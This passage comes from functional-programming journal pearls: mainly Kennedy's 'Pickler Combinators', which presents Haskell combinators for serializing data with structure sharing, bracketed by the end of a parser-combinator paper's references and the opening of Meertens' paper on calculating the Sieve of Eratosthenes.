URL <http://www.cs.uu.nl/~jeroen/article/parsers/parsers.ps>
- [3] Hughes, J., *Generalising monads to arrows*, Science of Computer Programming **37** (2000), pp. 67–111.
- [4] Hutton, G. and H. Meijer, *Monadic parser combinators*, Journal of Functional Programming **8** (1988), pp. 437–444.
- [5] Leijen, D., *Parsec, a fast combinator parser* (2001).  
URL <http://www.cs.uu.nl/~daan/parsec.html>
- [6] Peyton-Jones, S. and J. Hughes, editors, “Report on the Programming Language Haskell 98,” 1999.  
URL <http://www.haskell.org/onlinereport>
- [7] Swierstra, S. D., *Parser combinators: from toys to tools*, Haskell Workshop, 2000.  
URL <http://www.cs.uu.nl/~doaitse/Papers/2000/HaskellWorkshop.pdf>
- [8] Swierstra, S. D., *Fast, error repairing parser combinators* (2001).  
URL [http://www.cs.uu.nl/groups/ST/Software/UU\\_Parsing](http://www.cs.uu.nl/groups/ST/Software/UU_Parsing)
- [9] Swierstra, S. D. and L. Duponcheel, *Deterministic, error correcting combinator parsers*, in: *Advanced Functional Programming, Second International Summer School on Advanced Functional Programming Techniques*, LNCS **1129** (1996), pp. 184–207.  
URL [http://www.cs.uu.nl/groups/ST/Software/UU\\_Parsing/AFP2.ps](http://www.cs.uu.nl/groups/ST/Software/UU_Parsing/AFP2.ps)
- [10] Wadler, P., *How to replace failure with a list of successes*, in: *Functional Programming Languages and Computer Architecture*, LNCS **201** (1985), pp. 113–128.

# FUNCTIONAL PEARL

## *Pickler Combinators*

ANDREW J. KENNEDY

*Microsoft Research  
7 J J Thomson Avenue  
Cambridge CB3 0FB  
United Kingdom  
(e-mail: akenn@microsoft.com)*

---

### Abstract

The tedium of writing pickling and unpickling functions by hand is relieved using a combinator library similar in spirit to the well-known parser combinators. Picklers for primitive types are combined to support tupling, alternation, recursion, and structure sharing. Code is presented in Haskell; an alternative implementation in ML is discussed.

---

### 1 Introduction

Programs frequently need to convert data from an internal representation (such as a Haskell or ML datatype) into a persistent, portable format (typically a stream of bytes) suitable for storing in a file system or transmitting across a network. This process is called *pickling* (or *marshalling*, or *serializing*) and the corresponding process of transforming back into the internal representation is called *unpickling*.

Writing picklers by hand is a tedious and error-prone business. It's easy to make mistakes, such as mapping different values to the same pickled representation, or covering only part of the domain of values, or unpickling components of a data structure in the wrong order with respect to the pickled format.

One way of avoiding these problems is to build pickling support into the programming language's run-time system (Sun Microsystems, 2002; Leroy, 2003). The main drawback of this approach is the lack of programmer control over how values get pickled. Pickling may be version-brittle, dependent on a particular version of the compiler or library and on the concrete implementation of abstract data types such as sets. Opportunities for compact pickling of shared structure will be missed: run-time pickling of heap values will pick up on "accidental" sharing evident in the heap, but will ignore sharing implied by a programmer-specified equivalence of values.

In this paper we use functional programming techniques to build picklers and unpicklers by composing primitives (for base types such as `Int` and `String`) using combinators (for constructed types such as pairs and lists). The consistency of

pickling with unpickling is ensured by tying the two together in a pickler/unpickler pair. The resulting picklers are mostly correct by construction, with additional proof obligations generated by some combinators.

Custom pickling of abstract data types is easily performed through wrapper combinators, and we extend the core library with support for representation of shared structure. Building particular picklers from a core set of primitives and combinators also makes it easy to change the implementation, if, for example, better compression is required at some performance cost.

The pickler library is implemented in Haskell using just its core features of parameterized datatypes and polymorphic, higher-order functions. Porting the code to ML raises some issues which are discussed in Section 5.

This pearl was practically motivated: an SML version of the pickler library is used inside the SML.NET compiler (Benton *et al.*, 2004). A variety of data types are pickled, including source dependency information, Standard ML type environments, and types and terms for the typed intermediate language which serves as object code for the compiler. The combinatory approach has proved to be very effective.

## 2 Using picklers

Figure 1 presents Haskell type signatures for the pickler interface. The type `PU a` encapsulates both pickling and unpickling actions in a single value: we refer to values of type `PU a` as “picklers for `a`”. The functions `pickle` and `unpickle` respectively use a pickler of type `PU a` to pickle or unpickle a value of type `a`, using strings (lists of characters) as the pickled format.

First we specify picklers for built-in types: unit, booleans, characters, strings, non-negative integers (`nat`), and integers between 0 and  $n$  inclusive (`zeroTo n`).

Next we have pickler constructors for tuple types (`pair`, `triple` and `quad`), optional values (`pMaybe`)<sup>1</sup>, binary alternation (`pEither`), and lists (`list`).

Finally there are a couple of general combinators: `wrap` for pre- and post-composing functions with a pickler, and `alt` for using different picklers on disjoint subsets of a type.

Let’s look at some examples. First, consider a browser application incorporating bookmarks that pair descriptions with URL’s. A URL consists of a protocol, a host, an optional port number, and a file name. Here are some suitable type definitions:

```
type URL = (String, String, Maybe Int, String)
type Bookmark = (String, URL)
type Bookmarks = [Bookmark]
```

Picklers for these simply follow the structure of the types:

```
url :: PU URL
url = quad string string (pMaybe nat) string

bookmark :: PU Bookmark
bookmark = pair string url
```

<sup>1</sup> We use `pMaybe` and `pEither` because functions `maybe` and `either` already exist in the Standard Prelude.

---

```

pickle      :: PU a -> a -> String
unpickle   :: PU a -> String -> a

unit        :: PU ()
bool       :: PU Bool
char       :: PU Char
string     :: PU String
nat        :: PU Int
zeroTo    :: Int -> PU Int

pair        :: PU a -> PU b -> PU (a,b)
triple     :: PU a -> PU b -> PU c -> PU (a,b,c)
quad       :: PU a -> PU b -> PU c -> PU d -> PU (a,b,c,d)
pMaybe     :: PU a -> PU (Maybe a)
pEither    :: PU a -> PU b -> PU (Either a b)
list       :: PU a -> PU [a]
wrap       :: (a->b, b->a) -> PU a -> PU b
alt        :: (a -> Int) -> [PU a] -> PU a

```

Fig. 1. The pickler interface

---

```

bookmarks :: PU Bookmarks
bookmarks = list bookmark

```

In a real program we're more likely to use a record datatype for URLs. Then we can apply the `wrap` combinator to map back and forth between values of this datatype and quadruples:

```

data URL = URL { protocol::String, host::String, port::Maybe Int, file::String }
url = wrap (\(pr,h,po,f) -> URL {protocol=pr, host=h, port=po, file=f},
            \ URL {protocol=pr,host=h,port=po,file=f} -> (pr,h,po,f))
            (quad string string (pMaybe nat) string)

```

We might prefer a hierarchical folder structure for bookmarks:

```
data Bookmark = Link (String, URL) | Folder (String, Bookmarks)
```

Here we must address two aspects of datatypes: alternation and recursion. Recursion is handled implicitly – we simply use a pickler inside its own definition. (For call-by-value languages such as ML we instead use an explicit `fix` operator; see later). Alternation is handled using `alt`, as shown below:

```

bookmark :: PU Bookmark
bookmark = alt tag [wrap (Link, \ (Link a) -> a) (pair string url),
                  wrap (Folder, \ (Folder a) -> a) (pair string bookmarks)]
                  where tag (Link _) = 0; tag (Folder _) = 1

```

The `alt` combinator takes two arguments: a tagging function that partitions the type to be pickled into  $n$  disjoint subsets, and a list of  $n$  picklers, one for each subset. For datatypes, as here, the tagging function simply identifies the constructor.

Here is another example: a pickler for terms in the untyped lambda calculus.

```

data Lambda = Var String | Lam (String, Lambda) | App (Lambda, Lambda)

lambda = alt tag [wrap (Var, \ (Var x) -> x) string,
                  wrap (Lam, \ (Lam x) -> x) (pair string lambda),
                  wrap (App, \ (App x) -> x) (pair lambda lambda) ]
                  where tag (Var _) = 0; tag (Lam _) = 1; tag (App _) = 2

```

---

```

module CorePickle ( PU, pickle, unpickle, lift, sequ, base, belowBase ) where

type St = [Char]
data PU a = PU { appP :: (a,St) -> St,
                  appU :: St -> (a,St) }

pickle :: PU a -> a -> String
pickle p value = appP p (value, [])

unpickle :: PU a -> String -> a
unpickle p stream = fst (appU p stream)

base :: Int
base = 256

belowBase :: PU Int
belowBase = PU (\ (n,s) -> toEnum n : s)
              (\ (c:s) -> (fromEnum c, s))

lift :: a -> PU a
lift x = PU snd (\s -> (x,s))

sequ :: (b->a) -> PU a -> (a -> PU b) -> PU b
sequ f pa k = PU (\ (b,s) -> let a = f b
                      pb = k a
                      in appP pa (a, appP pb (b,s)))
                     (\ s -> let (a,s') = appU pa s
                               pb = k a
                               in appU pb s')

```

Fig. 2. The core pickler implementation

---

An alternative to `alt` is to define maps to and from a “sum-of-products” type built from tuples and the `Either` type, and then to define a pickler that follows the structure of this type using tuple picklers and `pEither`. The pickler for lambda terms then becomes

```

lambda :: PU Lambda
lambda = wrap (sumlam,lamsum)
            (pEither string (pEither (pair string lambda) (pair lambda lambda)))
where
  lamsum (Var x) = Left x
  lamsum (Lam x) = Right (Left x)
  lamsum (App x) = Right (Right x)
  sumlam (Left x)          = Var x
  sumlam (Right (Left x)) = Lam x
  sumlam (Right (Right x)) = App x

```

### 3 Implementing picklers

Figure 2 presents the core of a pickler implementation, defining types and a very small number of functions from which all other picklers can be derived. The pickler type `PU a` is declared to be a pair consisting of a pickling action (labelled `appP`) and unpickling action (labelled `appU`). The pickling action is a function which transforms state and consumes a value of type `a`; conversely, an unpickling action is a function which transforms state and produces a value of type `a`. In both cases the

accumulated state `St` is a list of bytes, generated so far (during pickling) or yet to be processed (during unpickling).

The `pickle` function simply applies a pickler to a value, with the empty list as the initial state. The `unpickle` function does the converse, feeding a list of bytes to the unpickler, and returning the resulting data. Any dangling bytes are ignored; a more robust implementation could signal `error`.

Now to the picklers themselves. The basic pickler `belowBase` pickles an integer  $i$  in the range  $0 \leq i < \text{base}$ . We have chosen bytes as our unit of pickling, so we define `base` to be 256. It is easy to change the implementation to use bit-streams instead of byte-streams and thereby achieve better compression.

The `lift` combinator produces a no-op pickler for a particular value. It has a trivial definition, leaving the state unchanged, producing the fixed value when unpickling, and ignoring its input when pickling. (A more robust implementation would compare the input against the expected value and assert on failure).

Finally we define the `sequ` combinator, used for sequential composition of picklers. It is more general than `pair` in that it supports sequential dependencies in the pickled format: the encoding of a value of type `a` pickled using `pa` precedes the encoding of a value of type `b` whose encoding depends on the first value, as given by the parameterized pickler `k`. When pickling, the value of type `a` is obtained by applying the projection function `f`. Notice how `pb` is applied before `pa`: this ensures that bytes end up in the list in the correct order for unpickling. If instead `pa` was applied first when pickling then the `pickle` function would need to reverse the list after applying `appP`.

Readers familiar with monadic programming in Haskell will have noticed that `lift` and `sequ` bear a striking resemblance to the `return` and `>>=` combinators in the `Monad` class (also known as *unit* and *bind*). This is no coincidence: considering just their unpickling behaviour, `PU`, `lift` and `sequ` do make a monad.

Figure 3 completes the implementation, building all remaining combinators from Figure 1 using the primitives just described.

The combinators `pair`, `triple` and `quad` use `sequ` and `lift` to encode the components of a tuple in sequence. The `wrap` combinator pre- and post-composes a pickler for `a` with functions of type `a->b` and `b->a` in order to obtain a pickler for `b`. It is defined very concisely using `sequ` and `lift`.

The `zeroTo n` pickler encodes a value between 0 and  $n$  in as few bytes as possible, as determined by  $n$ . For example, `zeroTo 65535` encodes using two bytes, most-significant first. Picklers for `bool` and `char` are built from `zeroTo` using `wrap`.

In contrast with the `zeroTo` combinator, the `nat` pickler assumes that small integers are the common case, encoding  $n < 128 = \text{base}/2$  as a single byte  $n$ , and encoding  $n \geq 128$  as the byte  $128 + n \bmod 128$  followed by  $\lfloor n/128 \rfloor - 1$  encoded through a recursive use of `nat`. Signed integers can be encoded in a similar fashion.

Lists of known length are pickled by `fixedList` as a simple sequence of values. The general `list` pickler first pickles the length using `nat` and then pickles the values themselves using `fixedList`. As the Haskell `String` type is just a synonym for `[Char]`, its pickler is just `list char`.

The alternation combinator `alt` takes a tagging function and a list of picklers,

---

```

module Pickle (PU, pickle, unpickle, unit, char, bool, string, nat, zeroTo,
    wrap, alt, pair, triple, quad, pMaybe, pEither, list) where
import CorePickle; import Maybe

pair :: PU a -> PU b -> PU (a,b)
pair pa pb = sequ fst pa (\ a ->
    sequ snd pb (\ b ->
        lift (a,b)))

triple :: PU a -> PU b -> PU c -> PU (a,b,c)
triple pa pb pc = sequ (\ (x,y,z) -> x) pa (\a ->
    sequ (\ (x,y,z) -> y) pb (\b ->
        sequ (\ (x,y,z) -> z) pc (\c ->
            lift (a,b,c)))))

quad :: PU a -> PU b -> PU c -> PU d -> PU (a,b,c,d)
quad pa pb pc pd = sequ (\ (w,x,y,z) -> w) pa (\a ->
    sequ (\ (w,x,y,z) -> x) pb (\b ->
        sequ (\ (w,x,y,z) -> y) pc (\c ->
            sequ (\ (w,x,y,z) -> z) pd (\d ->
                lift (a,b,c,d)))))

wrap :: (a->b, b->a) -> PU a -> PU b
wrap (i,j) pa = sequ j pa (lift . i)

zeroTo :: Int -> PU Int
zeroTo 0 = lift 0
zeroTo n = wrap (\ (hi,lo) -> hi * base + lo, ('divMod' base))
    (pair (zeroTo (n `div` base)) belowBase)

unit :: PU ()
unit = lift ()

char :: PU Char
char = wrap (toEnum, fromEnum) (zeroTo 255)

bool :: PU Bool
bool = wrap (toEnum, fromEnum) (zeroTo 1)

nat :: PU Int
nat = sequ (\x -> if x < half then x else half + x `mod` half)
    belowBase
    (\lo -> if lo < half then lift lo
        else wrap (\hi->hi*half+lo, \n->n `div` half - 1) nat)
    where half = base `div` 2

fixedList :: PU a -> Int -> PU [a]
fixedList pa 0 = lift []
fixedList pa n = wrap (\(a,b) -> a:b, \(a:b) -> (a,b)) (pair pa (fixedList pa (n-1)))

list :: PU a -> PU [a]
list = sequ length nat . fixedList

string :: PU String
string = list char

alt :: (a -> Int) -> [PU a] -> PU a
alt tag ps = sequ tag (zeroTo (length ps-1)) (ps !!)

pMaybe :: PU a -> PU (Maybe a)
pMaybe pa = alt tag [lift Nothing, wrap (Just, fromJust) pa]
    where tag Nothing = 0; tag (Just x) = 1

pEither :: PU a -> PU b -> PU (Either a b)
pEither pa pb = alt tag [wrap (Left, fromLeft) pa, wrap (Right, fromRight) pb]
    where tag (Left _) = 0; tag (Right _) = 1
        fromLeft (Left a) = a; fromRight (Right b) = b

```

---

Fig. 3. Completed pickler implementation

---

```

01
00
06 41 6e 64 72 65 77      [Link(
04 68 74 74 70             "Andrew",
16 72 65 73 65 61 72 63 68 2e   URL { protocol = "http",
6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d   host = "research.microsoft.com",
00                           port = Nothing,
0b 75 73 65 72 73 2f 61 6b 65 6e 6e   file = "users/akenn" })]

```

---

Fig. 4. Example of pickling for bookmark lists

an element of which is determined by the result of applying the tagging function (when pickling) or by the encoded tag (when unpickling). Picklers for `Maybe` and `Either` type constructors follow easily.

Figure 4 presents a value of type `Bookmarks`, pickled using the above implementation.

#### 4 Structure sharing

The picklers constructed so far use space proportional to the size of the input when expressed as a *tree*. They take no account of sharing of structure in the data, either implicit but non-observable (because the runtime heap representation is a graph), or, implicit but observable (because there is a programmer-defined equality between values), or, in the case of an impure language like ML, explicit and directly observable (using `ref`). At the very least, pickled formats usually have some kind of symbol table mechanism to ensure that strings occur once only.

We would like to share arbitrary structures, for example encoding the definition of `k` just once when pickling the value `KKI` of type `Lambda` shown below:

```

x = Var "x"
i = Lam("x", x)
k = Lam("x", Lam("y", x))
KKI = App(k, App(k, i))

```

We can encode sharing in the following way. Suppose that some data  $D$  pickles to a byte sequence  $P$ . The first occurrence of  $D$  is pickled as  $\text{def}(P)$  and subsequent occurrences are pickled as  $\text{ref}(i)$  if  $D$  was the  $i$ 'th definition of that type to be pickled in some specified order. For  $\text{def}(P)$  we use a zero value followed by  $P$ , and for  $\text{ref}(i)$  we use our existing `zeroTo n` pickler on  $1 \leq i \leq n$ , where  $n$  is the number of  $\text{def}$  occurrences encoded so far. The technique is reminiscent of Lempel-Ziv text compression (Bell *et al.*, 1990), which utilises the same ‘on-the-fly’ dictionary construction.

The following function implements this encoding for a fixed dictionary `dict`, transforming a dictionary-unaware pickler into a dictionary-aware pickler:

```

 tokenize :: Eq a => [a] -> PU a -> PU a
 tokenize dict p = sequ (\x -> case List.elemIndex x dict of
                                Just i -> n-i ; Nothing -> 0)
                        (zeroTo n)
                        (\i -> if i==0 then p else lift (dict !! (n-i)))
    where n = length dict

```

---

```

module SCorePickle (PU, pickle, unpickle, lift, sequ, base, belowBase, useState) where

type St s = ([Char], s)
data PU a p = PU { appP :: (a,St p) -> St p,
                    appU :: St p -> (a,St p) }

pickle :: PU a s -> s -> a -> String
pickle p s value = fst (appP p (value, ([] ,s)))

unpickle :: PU a s -> s -> String -> a
unpickle p s cs = fst (appU p (cs, s))

base :: Int
base = 256

belowBase :: PU Int p
belowBase = PU (\ (n,(cs,s)) -> (toEnum n : cs,s))
              (\ (c:cs,s) -> (fromEnum c, (cs,s)))

lift :: a -> PU a s
lift x = PU snd (\s -> (x,s))

sequ :: (b->a) -> PU a s -> (a -> PU b s) -> PU b s
sequ f pa k = PU (\ (b,(cs,s)) -> let a = f b
                      pb = k a
                      (cs'',s'') = appP pb (b, (cs,s'))
                      (cs',s') = appP pa (a, (cs'',s'))
                      in (cs',s''))
                      (\ s -> let (a,s') = appU pa s
                                in appU (k a) s'))

useState :: (a -> s -> s) -> (s -> PU a s) -> PU a s
useState update spa =
    PU (\ (x,(cs,s)) -> let (cs',s') = appP (spa s) (x,(cs,s)) in (cs',update x s'))
        (\ (cs,s) -> let (x,(cs',s')) = appU (spa s) (cs,s) in (x,(cs',update x s')))


```

Fig. 5. Core pickler implementation with structure sharing

---

For homogeneous lists of values, the dictionary can be constructed on-the-fly simply by threading it through a recursive call:

```

add :: Eq a => a -> [a] -> [a]
add x d = if elem x d then d else x:d

memoFixedList :: Eq a => [a] -> PU a -> Int -> PU [a]
memoFixedList dict pa 0 = lift []
memoFixedList dict pa n = sequ head (tokenize dict pa) (\x ->
                           sequ tail (memoFixedList (add x dict) pa (n-1)) (\xs ->
                           lift (x:xs)))

memoList :: [a] -> PU a -> PU [a]
memoList dict = sequ length nat . memoFixedList dict

```

Here the function `memoList` takes an initial value for the dictionary state (typically `[]`) and a pickler for `a`, and returns a pickler for `[a]` that extends the dictionary as it pickles or unpickles.

With heterogeneous structures such as the `Lambda` type defined above, it becomes much harder to thread the state explicitly. Instead, we can adapt the core pickler

---

```

module SPickle (PU, pickle, unpickle, unit, char, bool, string, nat, zeroTo,
               wrap, sequ, pair, triple, quad, pMaybe, pEither, list, share) where

import SCorePickle; import Maybe; import List
...

add :: Eq a => a -> [a] -> [a]
add x d = if elem x d then d else x:d

tokenize :: Eq a => [a] -> PU a s -> PU a s
tokenize dict p = sequ (\x -> case List.elemIndex x dict of
                                Just i -> n-i; Nothing -> 0)
                        (zeroTo n)
                        (\i -> if i==0 then p else lift (dict !! (n-i)))
                        where n = length dict

share :: Eq a => PU a [a] -> PU a [a]
share p = useState add (\dict -> tokenize dict p)

```

Fig. 6. Completed pickler implementation with structure sharing

---

combinators to thread the state implicitly (Figure 5). Picklers are now parameterized on the type **a** of values being pickled and the type **s** of state used for the dictionary. The **pickle** and **unpickle** functions take an additional parameter for the initial state, discarding the final state on completion. The **belowBase** and **lift** combinators simply plumb the state through unchanged. The plumbing in **sequ** is more subtle: during pickling the dictionary state must be threaded according to the sequencing required by **sequ**, passing it through pickler **pa** and then through pickler **pb**, but the list of bytes must be threaded in the opposite direction, because bytes produced by **pa** are prepended to a list which already contains bytes produced by **pb**. Fortunately laziness supports this style of *circular programming* (Bird, 1984).

The **useState** combinator provides access to the state. It takes two parameters: **update**, which provides a means of updating the state, and **spa**, which is a state-parameterized pickler for **a**. The combinator returns a new pickler in which **spa** is first applied to the internal state value, the pickling or unpickling action is then applied, and finally the state is updated with the pickled or unpickled value.

Figure 6 presents the remainder of the implementation. We omit the definitions for most of the combinators as they are identical to those of Figure 3 except that every use of **PU** in type signatures takes an additional state type parameter. The new combinator **share** makes use of **useState** to provide an implementation of sharing using a list for the dictionary and the **tokenize** function that we saw earlier. A more efficient implementation would, for instance, use some kind of balanced tree data structure.

We can then apply the **share** combinator to pickling of lambda terms:

```

slambda = share (alt tag [ wrap (Var, \(Var x) -> x) string,
                           wrap (Lam, \(Lam x) -> x) (pair string slambda),
                           wrap (App, \(App x) -> x) (pair slambda slambda) ] )

```

Figure 7 presents an application of it to **kki**. The superscripted figures represent the indices that the pickler generates for subterms, allocated in depth-first order.

---

	02	<sup>6</sup> App(
x = Var "x"	01 01 78	<sup>3</sup> Lam("x",
i = Lam("x", x)	01 01 79	<sup>2</sup> Lam("y",
k = Lam("x", Lam("y", x))	00 01 78	<sup>1</sup> Var "x")),
KKI = App(k, App(k, i))	00 02	<sup>5</sup> App(
	03	k,
	00 01 01 78	<sup>4</sup> Lam("x",
	01	x)))

---

Fig. 7. Sharing example (superscripts represent dictionary indices)

Notice how the two occurrences of terms `k` and `x` have been shared; also note that terms pickled under an empty dictionary have no preceding zero byte because the pickler `zeroTo 0` used to encode the zero is a no-op.

It is interesting to note that pickling followed by unpickling – for example, `unpickle slambda [] . pickle slambda []` – acts as a compressor on values, maximizing sharing in the heap representation. Of course, this sharing is not observable to the programmer.

Sometimes it is useful to maintain separate symbol tables for separately-shared structure. This can be done using tuples of lists for `p` in `PU a p`. For example, we can write variants of `share` that use the first or second component of a pair of states:

```
shareFst :: Eq a => PU a ([a],s) -> PU a ([a],s)
shareFst p = useState (\x -> \(s1,s2) -> (add x s1, s2))
                  (\(s1,s2) -> tokenize s1 p)
shareSnd :: Eq a => PU a (s,[a]) -> PU a (s,[a])
shareSnd p = useState (\x -> \(s1,s2) -> (s1, add x s2))
                  (\(s1,s2) -> tokenize s2 p)
```

These combinators can then be used to share both variable names and lambda terms in the type `Lambda`:

```
lambda = shareFst (
  alt tag [ wrap (Var, \(Var x) -> x) var,
             wrap (Lam, \(Lam x) -> x) (pair var lambda),
             wrap (App, \(App x) -> x) (pair lambda lambda) ]
  where tag (Var _) = 0; tag (Lam _) = 1; tag (App _) = 2
        var = shareSnd string
```

## 5 Discussion

Pickler combinators were inspired very much by parser combinators (Wadler, 1985; Hutton & Meijer, 1998), which encapsulate parsers as functions from streams to values and provide combinators similar in spirit to those discussed here. The essential new ingredient of pickler combinators is the tying together of the pickling and unpickling actions in a single value.

Parser combinators also work well in call-by-value functional languages such as ML (Paulson, 1996). However, they suffer from a couple of wrinkles which re-occur in the ML implementation of picklers.

First, it is not possible to define values recursively in ML, *e.g.* the following is illegal:

```
val rec bookmark =
  alt tag
  [ wrap (Link, fn Link x => x) (pair string url),
    wrap (Folder, fn Folder x => x) (pair string (list bookmark))]
```

The problem is that recursive definition is only valid for syntactic functions. Here we have a value with abstract type `'a PU`. This problem is overcome in ML implementations of parser combinators (Paulson, 1996) by exposing the concrete function type of parsers, and then abstracting on arguments. So instead of writing a parser for integers sequences as

```
val rec intseq = int || int -- $" , " -- intseq
```

one writes

```
fun intseq s = (int || int -- $" , " -- intseq) s
```

We can't apply this trick because the concrete type for `'a PU` is a *pair* of functions. Instead, it is necessary to be explicit about recursion, using a fixpoint operator whose type is  $('a PU \rightarrow 'a PU) \rightarrow 'a PU$ . This is somewhat cumbersome, especially with mutual recursion, for a family of fixpoint combinators `fix_n` are required, where  $n$  is the number of functions defined by mutual recursion.

The second problem is ML's “polymorphic value restriction”, which restricts polymorphic typing to syntactic values. This is particularly troublesome in the implementation of state-parameterized picklers (Figure 5), in which every combinator or primitive pickler is polymorphic in the state. For example, the ML version of `char` might be written

```
val char = wrap (Char.chr, Char.ord) (zeroTo 255)
```

but `char` cannot be assigned a polymorphic type because its right-hand-side is not a syntactic value.

In the implementation of structure sharing we made essential use of laziness in order to thread the dictionary state in the opposite direction to the accumulated list of bytes (function `sequ`). An ML version cannot do this: instead, both dictionary and bytes are threaded in the same direction, with bytes produced by pickler `pa` prepended first, then bytes produced by pickler `pb` prepended. The `pickle` function must then reverse the list in order to produce a format ready for unpickling.

The representation we use for picklers of type `PU a` can be characterized as an *embedding-projection* pair  $(p, u)$  where  $p$  is an embedding from `a` into a ‘universal’ type `String`, and  $u$  is a projection out of the universal type into `a`. To be a true projection-embedding it would satisfy the following ‘round-trip’ properties:

$$u \circ p = \text{id} \tag{1}$$

$$p \circ u \sqsubseteq \text{id} \tag{2}$$

where `id` is the identity function on the appropriate domain, and  $\sqsubseteq$  denotes the usual definedness ordering on partial functions. (Strictly speaking, given a pickler `pa`, it is  $p = \text{pickle pa}$  and  $u = \text{unpickle pa}$  which have this property). More concretely, (1) says “pickling followed by unpickling generates the original value”, and (2) says “successful (*i.e.* exhaustive and terminating) unpickling followed by

pickling produces the same list of bytes”. Note that (1) is valid only if values pickled by combinators such as `lift`, `zeroTo` and `nat` are in the intended domain; also observe that (2) is broken by structure sharing, as the pickler could produce a string that has different sharing from the one that was unpickled.

Combinators over embedding-projection pairs have been studied in the context of embedding interpreters for little languages into statically-typed functional languages (Benton, 2004; Ramsey, 2003); indeed some of the combinators are the same as those defined here.

Pickling has been studied as an application of *generic programming* (Morrisett & Harper, 1995; Jansson & Jeuring, 2002; Hinze, 2002), in which pickling and unpickling functions are defined by induction on the structure of types. Using a language such as Generic Haskell (Clarke *et al.*, 2001), we can extend our combinator library to provide default picklers for all types, but leaving the programmer the option of custom pickling where more control is required.

Following submission of the final version of this article, Martin Elsman brought to the author’s attention a combinator library (Elsman, 2004) somewhat similar to the one described here. Elsman’s library is for Standard ML, and takes a slightly different approach to structure sharing, maintaining a single dictionary for all shared values. Values of different types are stored in the dictionary using an encoding of dynamic types. The library also supports the pickling of values containing ML references, possibly containing cycles.

## 6 Acknowledgements

Thanks are due to Nick Benton, Simon Peyton Jones, and Claudio Russo for their helpful comments on this paper and its previous incarnation as an SML implementation. I would also like to thank Ralf Hinze and the anonymous referees for their constructive comments.

## References

- Bell, T. C., Cleary, J. G. and Witten, I. H. (1990) *Text Compression*. Prentice Hall.
- Benton, P. N. (2004) Embedded interpreters. *Journal of Functional Programming*. To appear.
- Benton, P. N., Kennedy, A. J. and Russo, C. V. (2004) Adventures in interoperability: The SML.NET experience. *6th ACM-SIGPLAN International Conference on Principles and Practice of Declarative Programming*. Compiler available from <http://www.cl.cam.ac.uk/Research/TSG/SMLNET/>.
- Bird, R. S. (1984) Using circular programs to eliminate multiple traversals of data. *Acta Informatica* **21**:239–250.
- Clarke, D., Hinze, R., Jeuring, J., Löh, A. and de Wit, J. (2001) *Generic Haskell*. See <http://www.generic-haskell.org/>.
- Elsman, M. (2004) *Type-specialized Serialization with Sharing*. Tech. rept. TR-2004-43. IT University of Copenhagen.
- Hinze, R. (2002) Polytypic values possess polykinded types. *Science of Computer Programming* **43**:129–159.

- Hutton, G. and Meijer, E. (1998) Monadic parsing in Haskell. *Journal of Functional Programming* **8**(4):437–444.
- Jansson, P. and Jeuring, J. (2002) Polytypic data conversion programs. *Science of Computer Programming* **43**(1):35–75.
- Leroy, X. (2003) *The Objective Caml System*. <http://caml.inria.fr>.
- Morrisett, G. and Harper, R. (1995) Compiling polymorphism using intensional type analysis. *ACM Symposium on Principles of Programming Languages* pp. 130–141.
- Paulson, L. C. (1996) *ML for the Working Programmer*. 2nd edn. Cambridge University Press.
- Ramsey, N. (2003) Embedding an interpreted language using higher-order functions and types. *ACM SIGPLAN Workshop on Interpreters, Virtual Machines and Emulators*.
- Sun Microsystems. (2002) *Java Object Serialization Specification*. <http://java.sun.com/j2se/1.4.1/docs/guide/serialization/>.
- Wadler, P. (1985) How to replace failure by a list of successes. *Proceedings of Functional Programming and Computer Architecture*. Lecture Notes in Computer Science 201. Springer.

# FUNCTIONAL PEARL

## *Calculating the Sieve of Eratosthenes*

LAMBERT MEERTENS

*Kestrel Institute, Palo Alto, CA, USA*

*and*

*Utrecht University, Utrecht, The Netherlands*

(e-mail: [lambert@kestrel.edu](mailto:lambert@kestrel.edu))

### 1 The Sieve of Eratosthenes

The *Sieve of Eratosthenes* is an efficient algorithm for computing the successive primes. Rendered informally, it is as follows:

1. Write down the successive “plurals”: 2, 3, 4, ...
2. Repeat:
  - (a) Take the first number that is not circled or crossed out.
  - (b) Circle it.
  - (c) Cross out its proper multiples.
3. What is left (i.e. the circled numbers) are the successive prime numbers.

Here are the first few rounds shown in action:

2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	...
②	3	☒	5	☒	7	☒	9	☒	11	☒	13	☒	15	☒	17	☒	19	☒	...
②	③	☒	5	☒	7	☒	☒	☒	11	☒	13	☒	☒	☒	17	☒	19	☒	...
②	③	☒	⑤	☒	7	☒	☒	☒	11	☒	13	☒	☒	☒	17	☒	19	☒	...

Although formulated in an imperative style, this algorithm must be executed somewhat lazily, for otherwise the process will hang already in the first step. For manual execution by calculating non-prodigies the main efficiency gain is in the avoidance of division, since ‘manual’ division takes considerably more effort than addition. As this is not a big issue for modern electronic computers, we shall ignore this aspect. What remains then as the essence of this sieve algorithm is this: it produces a *stream* of primes, and that stream is used *while it is being produced* to filter itself. Thus, each number being tested for primality is only tested for divisibility by smaller primes, instead of all smaller plurals.

There is a well-known two-line functional program embodying this sieve. Although not the most efficient functional program for Eratosthenes’ Sieve, this elegant little program may be considered part of the folklore of functional programming. When first confronted with this program, many a student of functional programming finds it hard to understand “why” it works. In fact, most may not know how to approach this other than by the error-prone technique of building a mental model

of the behaviour of the program under the standard operational semantics. Yet it is possible to give simple and precise arguments not employing operational notions, and among those, derivation by program calculation is perhaps the most satisfying and convincing. So, what we set out to do in the remainder is to construct that folklore functional program by calculation.

In order to do so we recapitulate some standard theory about streams and about primes in the following two sections.

## 2 Streams

For our present purposes, a *stream* is always an *infinite* list.

The data type of streams can be viewed as the so-called carrier of a final coalgebra. The corresponding general *anamorphism* (Malcolm, 1990; Meijer *et al.*, 1991) – in particular for streams also known as an *unfold* – with suitably typed ingredient functions  $f$  and  $g$  is the function  $h$  satisfying

$$h x = f x : h(g x) \quad (1)$$

Informally, the value computed by function  $h$  applied to argument  $x$  is the stream  $[f x, f(g x), f(g(g x)), \dots]$ . Note that equation (1), given functions  $f$  and  $g$ , fully characterizes anamorphism  $h$ . In other words, viewed as a functional equation in unknown  $h$ , (1) has a *unique* solution. A notation for that function is  $\llbracket f_\Delta g \rrbracket$ .

A particular case is the anamorphism  $\llbracket f_\Delta (+1) \rrbracket$ , where the second ingredient function  $(+1)$  is the successor function on the naturals. We prove that

$$\llbracket f_\Delta (+1) \rrbracket n = \text{map } f [n..] \quad (2)$$

by verifying that the right-hand side, viewed as a function of  $n$ , satisfies (1) with ingredients  $f := f$  and  $g := (+1)$ . So we calculate:

